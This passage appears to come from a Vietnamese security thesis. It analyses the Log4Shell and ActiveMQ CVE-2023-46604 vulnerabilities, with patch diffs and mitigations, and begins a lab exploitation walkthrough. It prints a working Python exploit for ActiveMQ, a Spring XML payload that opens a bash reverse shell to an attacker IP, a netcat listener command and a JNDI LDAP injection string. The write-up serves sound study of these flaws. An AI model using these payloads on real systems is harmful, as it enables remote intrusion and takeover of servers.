- **Vô hiệu hóa JNDI Lookup:** Lý do có lỗ hổng bảo mật quan trọng này nằm ở thiết kế của nó. Plugin JNDI Lookup có một lỗ hổng thiết kế, đó là luôn cho phép thực thi dữ liệu chưa được phân tích cú pháp kể từ khi nó được phát hành vào năm 2013 và gửi nó đến thư viện Log4j. Khi kẻ tấn công đưa một chuỗi vào, thao tác được yêu cầu trong chuỗi sẽ được chấp nhận và thực thi nó ngay lập tức mà không cần xác minh.

- **Sử dụng tường lửa kết hợp với việc cập nhật hệ thống phát hiện xâm nhập (IDS), hệ thống ngăn chặn xâm nhập (IPS),...với các quy tắc mới nhất.**

2.2 Lỗ hổng liên quan đến thư viện ActiveMQ (CVE-2023-46604)

2.2.1 Phân tích mã nguồn lỗ hổng

CVE-2023-46604 là một lỗ hổng thực thi mã từ xa (Remote Code Execution - RCE) được phát hiện trong Apache ActiveMQ. Lỗ hổng này cho phép một kẻ tấn công từ xa, có quyền truy cập mạng đến một broker, có thể thực thi các lệnh shell bất kỳ bằng cách thao tác các kiểu lớp được tuần tự hóa trong giao thức OpenWire để khiến broker khởi tạo bất kỳ lớp nào trên classpath. Lỗ hổng này ảnh hưởng đến các phiên bản của Apache ActiveMQ từ 5.15.16 trở về trước và các phiên bản 5.16.0 đến 5.18.2.


```

@@ -24,6 +24,7 @@
24  import org.apache.activemq.openwire.BooleaStream;
25  import org.apache.activemq.openwire.DataStreamMarshaller;
26  import org.apache.activemq.openwire.OpenWireFormat;

27  import org.apache.activemq.util.ByteSequence;
28
29  public abstract class BaseDataStreamMarshaller implements
    DataStreamMarshaller {

@@ -227,8 +228,11 @@ protected Throwable tightUnmarsalThrowable(OpenW
227      private Throwable createThrowable(String className, String
        message) {
228          try {
229              Class clazz = Class.forName(className, false,
                BaseDataStreamMarshaller.class.getClassLoader());

230              Constructor constructor = clazz.getConstructor(new
                Class[] {String.class});
231              return (Throwable)constructor.newInstance(new Object[]
                {message});

232          } catch (Throwable e) {
233              return new Throwable(className + ": " + message);
234          }

```

Hình 2. 11. Mã nguồn của Openwire trước khi cập nhật

Lỗi hỏng xuất phát từ việc hàm `createThrowable` không kiểm tra class được tạo, điều này dẫn đến việc có thể khởi tạo bất kỳ class nào có sẵn trên classpath. Trong phiên bản mới của nhà phát triển đã thêm vào phương thức `validateIsThrowable` cho lớp **BaseDataStreamMarshaller**.


```

24     import org.apache.activemq.openwire.BooleamStream;
25     import org.apache.activemq.openwire.DataStreamMarshaller;
26     import org.apache.activemq.openwire.OpenWireFormat;
27 +   import org.apache.activemq.openwire.OpenWireUtil;
28     import org.apache.activemq.util.ByteSequence;
29
30     public abstract class BaseDataStreamMarshaller implements
        DataStreamMarshaller {
        reFormat wireFormat, DataInput

228         private Throwable createThrowable(String className, String
            message) {
229             try {
230                 Class clazz = Class.forName(className, false,
                    BaseDataStreamMarshaller.class.getClassLoader());
231 +                 OpenWireUtil.validateIsThrowable(clazz);
232                 Constructor constructor = clazz.getConstructor(new
                    Class[] {String.class});
233                 return (Throwable)constructor.newInstance(new Object[]
                    {message});
234 +             } catch (IllegalArgumentException e) {
235 +                 return e;
236             } catch (Throwable e) {
237                 return new Throwable(className + ": " + message);
238             }

```

Hình 2. 12. Mã nguồn của Openwire sau khi cập nhật

Cách phương thức “**validateIsThrowable**” hoạt động:

```

27 public static void validateIsThrowable(Class<?> clazz) {
28     if (!Throwable.class.isAssignableFrom(clazz)) {
29         throw new IllegalArgumentException("Class " + clazz + " is not assignable to Throwable");
30     }
31 }
32 }

```

Hình 2. 13. Kiểm tra tính hợp lệ của lớp clazz

Tại dòng 28, phương thức sẽ kiểm tra xem lớp được truyền vào có phải là một lớp con của lớp Throwable hay không. Trong đó Throwable là lớp cha của tất cả các lỗi và ngoại lệ trong ngôn ngữ Java12. Chỉ có các đối tượng thuộc lớp này hoặc một trong các lớp con của nó mới có thể ‘throw’ bởi JVM hoặc bằng lệnh ‘throw’ trong Java12. Nếu lớp được truyền vào không phải là một lớp con của lớp Throwable, phương thức sẽ ném thêm một ngoại lệ tại dòng 29 là

IllegalArgumentException với thông báo chi tiết là “Class " + clazz + " is not assignable to Throwable”. Ngoại lệ này chỉ ra rằng tham số đầu vào không hợp lệ và không thể được gán cho lớp Throwable.

Có thể thấy cách kiểm tra mới **validateIsThrowable** được sử dụng trong phương thức **BaseDataStreamMarshaller.createThrowable**, để đảm bảo rằng chuỗi `className` được cung cấp là tên của một lớp có thể ném ra ngoại lệ (throwable). Điều này được thực hiện trước khi một thể hiện của lớp đó được khởi tạo với một tham số duy nhất là chuỗi có tên là **message**.

Khi gọi đến phương thức **createThrowable** dẫn đến lỗi hỏng, chúng ta có thể xem trong phương thức **BaseDataStreamMarshaller.looseUnmarsalThrowable**, sẽ thấy cách hai giá trị chuỗi được giải mã thành các tham số `clazz` và `message` mà được truyền vào phương thức **createThrowable**. Nếu kẻ tấn công có thể kiểm soát được hai giá trị này, một lớp bất kỳ có thể được khởi tạo với một tham số chuỗi do kẻ tấn công điều khiển.

```
19 public abstract class BaseDataStreamMarshaller implements DataStreamMarshaller {  
    no usages  
20     protected Throwable looseUnmarsalThrowable(OpenWireFormat wireFormat, DataInput dataIn)  
21         throws IOException {  
22         if (!dataIn.readBoolean()) {  
23             return null;  
24         } else {  
25             String clazz = this.looseUnmarshalString(dataIn);  
26             String message = this.looseUnmarshalString(dataIn);  
27             Throwable o = this.createThrowable(clazz, message);  
28         }  
29     }  
30 }  
31
```

Hình 2. 14. Thực hiện giải mã giá trị từ dữ liệu đầu vào

Phương thức **BaseDataStreamMarshaller.looseUnmarsalThrowable** đã được gọi từ **ExceptionResponseMarshaller.looseUnmarshal**, phương thức này có trách nhiệm giải mã một thể hiện **ExceptionResponse**.

```

16 public class ExceptionResponseMarshaller extends ResponseMarshaller {
    no usages
17     public void looseUnmarshal(OpenWireFormat wireFormat, Object o, DataInput dataIn)
18         throws IOException {
19         super.looseUnmarshal(wireFormat, o, dataIn);
20         ExceptionResponse info = (ExceptionResponse)o;
21         info.setException(this.looseUnmarshalThrowable(wireFormat, dataIn));
22     }

```

Hình 2. 15. Giải mã đối tượng *ExceptionResponse*

```

366 public Object doUnmarshal(DataInput dis) throws IOException {
367     byte dataType = dis.readByte();
368     if (dataType != NULL_TYPE) {
369         DataStreamMarshaller dsm = dataMarshallers[dataType & 0xFF];
370         if (dsm == null) {
371             throw new IOException("Unknown data type: " + dataType);
372         }
373         Object data = dsm.createObject();
374         if (this.tightEncodingEnabled) {
375             BooleanStream bs = new BooleanStream();
376             bs.unmarshal(dis);
377             dsm.tightUnmarshal(this, data, dis, bs);
378         } else {
379             dsm.looseUnmarshal(this, data, dis);
380         }
381         return data;
382     } else {
383         return null;
384     }
385 }
386

```

Hình 2. 16. Giải mã dữ liệu nhập vào

Trong đoạn chương trình trên hàm **looseUnmarshal** được gọi trong **OpenWireFormat.doUnmarshal**. Tại dòng 367, một giá trị byte được đọc từ luồng dữ liệu đầu vào, và giá trị byte này xác định **DataStreamMarshaller** sẽ được sử dụng trong quá trình giải mã. Có hai đường dẫn để thực hiện giải mã, tùy thuộc vào giá trị của **tightEncodingEnabled**. Các mã hóa này được gọi là "tight" hoặc "loose" và được quy định trong đặc tả OpenWire. Mặc định, "loose" encoding được sử dụng.

```

public class ExceptionResponse extends Response {
    public static final byte DATA_STRUCTURE_TYPE = 31;
    Throwable exception;
    public ExceptionResponse() {}
    public ExceptionResponse(Throwable e) {
        this.setException(e);
    }
    public byte getDataStructureType() {
        return 31;
    }
    public Throwable getException() {
        return this.exception;
    }
    public void setException(Throwable exception) {
        this.exception = exception;
    }
    public boolean isException() {
        return true;
    }
}

```

Hình 2. 17. Kiểm tra lớp ExceptionResponse

Bằng cách kiểm tra lớp **ExceptionResponse**, giá trị 31 trong đoạn chương trình trên tương ứng với loại dữ liệu cho một **ExceptionResponse** sẽ được giải mã thông qua **ExceptionResponseMarshaller**.

Do đó, một kẻ tấn công có thể kết nối vào cổng OpenWire 61616 và gửi một gói tin OpenWire với loại dữ liệu là 31 (EXCEPTION_RESPONSE), để giải mã một đối tượng **ExceptionResponse**. Kẻ tấn công có thể cung cấp cả tên lớp và tham số chuỗi tùy ý đến hàm **BaseDataStreamMarshaller.createThrowable** trong quá trình giải mã.

❖ Cách thức khai thác:

Để tận dụng lỗ hổng và đạt được thực thi mã từ xa, kẻ tấn công có thể khởi tạo lớp `org.springframework.context.support.ClassPathXmlApplicationContext`. `ClassPathXmlApplicationContext` là một phần của framework Spring và có sẵn trong ActiveMQ. Lớp này cho phép cấu hình một ứng dụng Spring thông qua một tệp XML. Vị trí của tệp cấu hình XML này được cung cấp dưới dạng một tham số chuỗi duy nhất khi tạo một thể hiện mới của `ClassPathXmlApplicationContext`.

Vị trí của một tệp cấu hình XML có thể là một URL từ xa được cấu hình bởi server của hacker, và nội dung của nó cho phép tạo ra các lớp tùy ý và gọi các phương thức với các tham số tùy ý do hacker cấu hình. Sau đây là một payload đơn giản:

```
<?xml version="1.0" encoding="UTF-8"?>
<beans
xmlns="http://www.springframework.org/schema/beans"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://www.springframework.org/schema/beans
http://www.springframework.org/schema/beans/spring-beans.xsd">
  <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
    <constructor-arg>
      <list>
        <value>notepad.exe</value>
      </list>
    </constructor-arg>
  </bean>
</beans>
```

Hình 2. 18. Payload XML

Đoạn payload XML trên sử dụng thư viện Spring Framework để định nghĩa một bean có tên là ‘pb’, thuộc lớp **java.lang.ProcessBuilder**, với phương thức khởi tạo là ‘start’. Bean này nhận một tham số là một danh sách các giá trị, trong đó giá trị đầu tiên là notepad.exe. Khi bean này được khởi tạo, nó sẽ chạy lệnh notepad.exe trên hệ thống mục tiêu, mở một cửa sổ Notepad.

Như vậy, khi kẻ tấn công cung cấp một URL của tệp XML như trên, **ClassPathXmlApplicationContext** sẽ tải và giải mã tệp cấu hình, tạo ra một thể hiện của **java.lang.ProcessBuilder** và gọi phương thức ‘start’. Điều này sẽ dẫn đến việc thực thi mã từ xa theo ý của kẻ tấn công.

2.2.2 Phân tích mã nguồn khai thác


Tiến hành phân tích tệp ‘CVE-2023-46604.py’ trong Poc đã được xây dựng bằng ngôn ngữ Python.

```
30 def main(ip, port, xml):
31     banner()
32     class_name = "org.springframework.context.support.ClassPathXmlApplicationContext"
33     message = xml
34     header = "1f000000000000000001"
35     body = f"{header}01{int2hex(len(class_name), 4)}{string2hex(class_name)}01"
36     {int2hex(len(message), 4)}{string2hex(message)}"
37     payload = int2hex(len(body) // 2, 8) + body
38     data = binascii.unhexlify(payload)
39
40     print(f"[+] Target: {ip}:{port}")
41     print(f"[+] Poc XML: {xml}\n")
42     print(f"[+] Sending packet: {payload}")
43
44     conn = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
45     conn.connect((ip, int(port)))
46     conn.sendall(data)
47     conn.close()
```

Hình 2. 19. Mã nguồn khai thác AciveMQ (1)

Đầu tiên, tiến hành gán nội dung tệp ‘poc.xml’ XML vào biến ‘message’ và chuyển biến ‘message’ đó thành dạng thập lục phân, rồi gán ghép với độ dài của biến ‘message’, sau đó gán vào biến ‘payload’. Sau đó chuyển tiếp biến ‘payload’ thành dạng byte. Tiếp theo, tệp đã tạo một kết nối TCP tới port của dịch vụ ActiveMQ (mặc định là port 61616) trên máy chủ của mục tiêu bằng module Socket. Cuối cùng tệp tiến hành gửi ‘payload’ tới máy chủ mục tiêu thông qua kết đã được mở sẵn và tiến hành đóng lại sau khi hoàn tất gửi.

Tiếp theo, tiến hành phân tích một tệp XML có tên là ‘poc.xml’, trong tệp này có chứa payload để thực hiện việc thực thi lệnh từ xa (RCE) trên máy mục tiêu.



```
1 <?xml version="1.0" encoding="UTF-8" ?>
2 <beans xmlns="http://www.springframework.org/schema/beans"
3       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
4       xsi:schemaLocation="
5         http://www.springframework.org/schema/beans
6         http://www.springframework.org/schema/beans/spring-beans.xsd">
7   <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
8     <constructor-arg>
9       <list>
10        <value>bash</value>
11        <value>-c</value>
12        <value>bash -i & /dev/tcp/192.168.132.130/4444 0&1</value>
13      </list>
14    </constructor-arg>
15  </bean>
16 </beans>
```

Hình 2. 20. Payload XML thực thi mã từ xa

Có thể thấy trong payload chứa các trường value gồm ‘bash’, ‘-c’, ‘bash -i & /dev/tcp/192.168.132.130/4444 0&1’. Lệnh ‘bash’ đã gọi tới Bash, là một Unix shell, đây là bộ xử lý và thực thi lệnh trên các hệ thống Linux. Tiếp theo, ‘-c’ là một chế độ trong bash để gọi một phiên bản shell. Trường value cuối cùng có giá trị là một chuỗi kỹ tự ‘bash -i & /dev/tcp/192.168.132.130/4444 0&1’. Có thể thấy chuỗi này đã được mã hóa HTTP, khi tiến hành giải mã được chuỗi như sau ‘bash -i >& /dev/tcp/192.168.132.130/4444 0>&1’. Đầu tiên, chuỗi này đã tiến hành mở một phiên shell có tương tác thông qua ‘bash -i’ và chuyển hết đầu ra của shell (stdout) sang địa chỉ ip 192.168.132.130 và cổng 4444, đây chính là địa chỉ ip của máy tấn công, bằng giao thức TCP bằng mã ‘>& /dev/tcp/192.168.132.130/4444’, Tiếp, chúng chuyển hết đầu vào của shell (stdin) sang cùng hướng với đầu ra là

địa chỉ ip và cổng kết nối của máy chủ tấn công. Tóm lại, file mã độc poc này sẽ tiến hành thực thi mã từ xa (RCE) để tiến hành tạo một kết nối reverse shell và máy chủ tấn công.

2.2.3 Hậu quả thiệt hại và các biện pháp ngăn chặn lỗ hổng

Hậu quả thiệt hại: Thông qua lỗ hổng này, kẻ tấn công có khả năng thực thi các lệnh shell trên máy chủ của nạn nhân, nhiều hoạt động độc hại khác nhau có thể xảy ra, chẳng hạn như phát tán phần mềm độc hại, đánh cắp dữ liệu quan trọng...

Mặc dù tác động của lỗ hổng liên quan đến thư viện ActiveMQ là rất rộng, nhưng vẫn có các biện pháp để giúp khắc phục lỗ hổng:

- Nâng cấp và cập nhật bản vá hệ thống: luôn đảm bảo rằng hệ thống đã được cập nhật với phiên bản mới nhất của phần mềm hoặc hệ điều hành.
- Sử dụng các quy tắc tường lửa để hạn chế các cổng truyền tải và bật SSL để bảo vệ.

2.3 Kết luận chương 2

Chương 2 tập trung nghiên cứu về hai CVE-2021-44228 và CVE-2023-46604 với những nội dung: tổng quan về từng lỗ hổng, cách thức khai thác, phân tích mã nguồn chứa lỗ hổng và mã nguồn khai thác, hậu quả thiệt hại và các biện pháp ngăn chặn để bảo vệ hệ thống khỏi các lỗ hổng. Từ những kiến thức trên, chương 3 sẽ tiến hành triển thực nghiệm khai thác các CVE.

CHƯƠNG 3: THỰC NGHIỆM KHAI THÁC

3.1 Lỗ hổng CVE-2021-44228

3.1.1 Mô hình triển khai



Hình 3. 1. Mô hình thực nghiệm khai thác CVE-2021-44228

Mô hình hệ thống:

- Máy tấn công: Kali 2023.02
- Máy mục tiêu: Ubuntu 22.04

Yêu cầu hệ thống:

- Attacker's Server (Máy chủ tấn công):
 - Có cài đặt công cụ: git, python3 (**Xem mục 2.1 phần Phụ Lục**).
 - Sử dụng các dịch vụ: LDAP, HTTP.
 - Chạy dịch vụ Netcat đợi kết nối reverse shell.
 - Sử dụng Openjdk-8u20.
- Target's Server (Máy chủ mục tiêu):
 - Có sử dụng git (**Xem mục 2.1 phần Phụ Lục**).
 - Cài đặt công cụ Docker.
 - Sử dụng Apache Log4j 2.14.1.
 - Sử dụng dịch vụ HTTP.

Mục tiêu khai thác: Khai thác thành công lỗ hổng Log4Shell được dựng trên webserver của máy mục tiêu có chức năng đăng nhập và tạo được kết nối reverse shell về máy tấn công.

3.1.2 Thực nghiệm khai thác

Bước 1: Đầu tiên, trên máy mục tiêu, sử dụng công cụ Docker tiến hành dựng và khởi chạy dịch vụ webserver. Tiến hành tải về công cụ Docker và Docker file của webserver chứa lỗ hổng Log4j (**Xem mục 2.3.1 phần Phụ Lục**).


Sau khi tải về xong, truy cập vào thư mục chứa Dockerfile vừa tải và tiến hành nhập các lệnh sau để dựng image docker:

```
sudo docker build -t cve44228 .
```

Sau khi chạy lệnh trên xong, docker sẽ dựng docker file và các thư mục liên quan thành một image docker có tên ‘cve44228’. Tiếp theo ta dùng lệnh sau để khởi chạy image docker:

```
sudo docker run --network host cve44228
```


Lệnh trên đã tiến hành khởi chạy image ‘cve44228’.



```
txc3000@txc3000: ~/docker-CVE44228-main
txc3000@txc3000:~/docker-CVE44228-main$ sudo docker run --network host cve44228
[sudo] password for txc3000:
19-Dec-2023 17:13:38.263 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server version:
    Apache Tomcat/8.0.36
19-Dec-2023 17:13:38.282 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server built:
    Jun 9 2016 13:55:50 UTC
19-Dec-2023 17:13:38.283 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server number:
    8.0.36.0
19-Dec-2023 17:13:38.287 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log OS Name:
    Linux
19-Dec-2023 17:13:38.287 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log OS Version:
    6.2.0-37-generic
19-Dec-2023 17:13:38.287 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Architecture:
    amd64
19-Dec-2023 17:13:38.287 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Java Home:
    /usr/lib/jvm/java-8-openjdk-amd64/jre
19-Dec-2023 17:13:38.288 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log JVM Version:
    1.8.0_102-8u102-b14.1-1~bpo8+1-b14
19-Dec-2023 17:13:38.288 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log JVM Vendor:
    Oracle Corporation
19-Dec-2023 17:13:38.291 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log CATALINA_BASE:
    /usr/local/tomcat
19-Dec-2023 17:13:38.291 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log CATALINA_HOME:
    /usr/local/tomcat
19-Dec-2023 17:13:38.293 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line ar
gument: -Djava.util.logging.config.file=/usr/local/tomcat/conf/logging.properties
19-Dec-2023 17:13:38.295 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line ar
gument: -Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager
19-Dec-2023 17:13:38.296 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line ar
gument: -Djdk.tls.ephemeralDHKeySize=2048
19-Dec-2023 17:13:38.296 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line ar
gument: -Djava.endorsed.dirs=/usr/local/tomcat/endorsed
19-Dec-2023 17:13:38.296 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line ar
gument: -Dcatalina.base=/usr/local/tomcat
```

Hình 3. 2. Image docker đang được khởi chạy

Khi image đang khởi chạy, ta có thể truy cập vào website bằng địa chỉ `http://<ip_ubuntu>:8080`, ở bài thực nghiệm này có thể truy cập vào website của server bằng đường dẫn: `http://192.168.132.135:8080`.



Hình 3. 3. Giao diện Website của server mục tiêu

Bước 2: Chuyển sang máy tấn công, sử dụng công cụ Netcat để tiến hành mở một cổng lắng nghe kết nối reverse shell được chuyển tới bằng cách mở một giao diện dòng lệnh terminal và nhập lệnh sau:

```
nc -nlvp 9001
```

Trong đó:

- nc: Gọi lệnh netcat.
- -n: Tắt chức năng tự động giải mã hoặc đổi tên địa chỉ và cổng.
- -l: Tùy chọn lắng nghe (Listen mode).
- -v: Tùy chọn chi tiết.
- -p 9001: Xác định cổng là 9001.

Bước 3: Tiếp tục trên máy tấn công, ta tiến hành tải poc khai thác lỗ hổng và jdk-8u20 về máy và sau đó tiến hành giải nén jdk-8u20 vào thư mục của poc khai thác (**Xem mục 2.2.1 phần Phụ Lục**)

Sau đó, truy cập vào thư mục poc, mở giao diện dòng lệnh terminal ở đây và tiến hành chạy mã nguồn khai thác 'poc.py' để tạo và khởi chạy dịch vụ LDAP

và HTTP có chứa file mã độc thông qua địa chỉ host của máy chủ tấn công. Ta tiến hành nhập lệnh sau:


```
python3 poc.py --userip 192.168.132.130 --lport 9001  
--webport 8080
```

Trong đó:

- python3 poc.py: lệnh thực thi tệp python có tên ‘poc.py’.
- --userip 192.168.132.130: địa chỉ máy chủ tấn công.
- --lport 9001: cổng lắng nghe dịch vụ kết nối reverse shell.
- --webport 8080: cổng dịch vụ HTTP.

Sau khi tiến hành chạy lệnh này, file mã nguồn poc khai thác sẽ tiến hành chạy và cung cấp cho một cú pháp jndi_reference chứa host công của dịch vụ LDAP của máy tấn công và được trở tới file đối tượng mã độc là:

```
${jndi:ldap://192.168.132.130:1389/a}
```

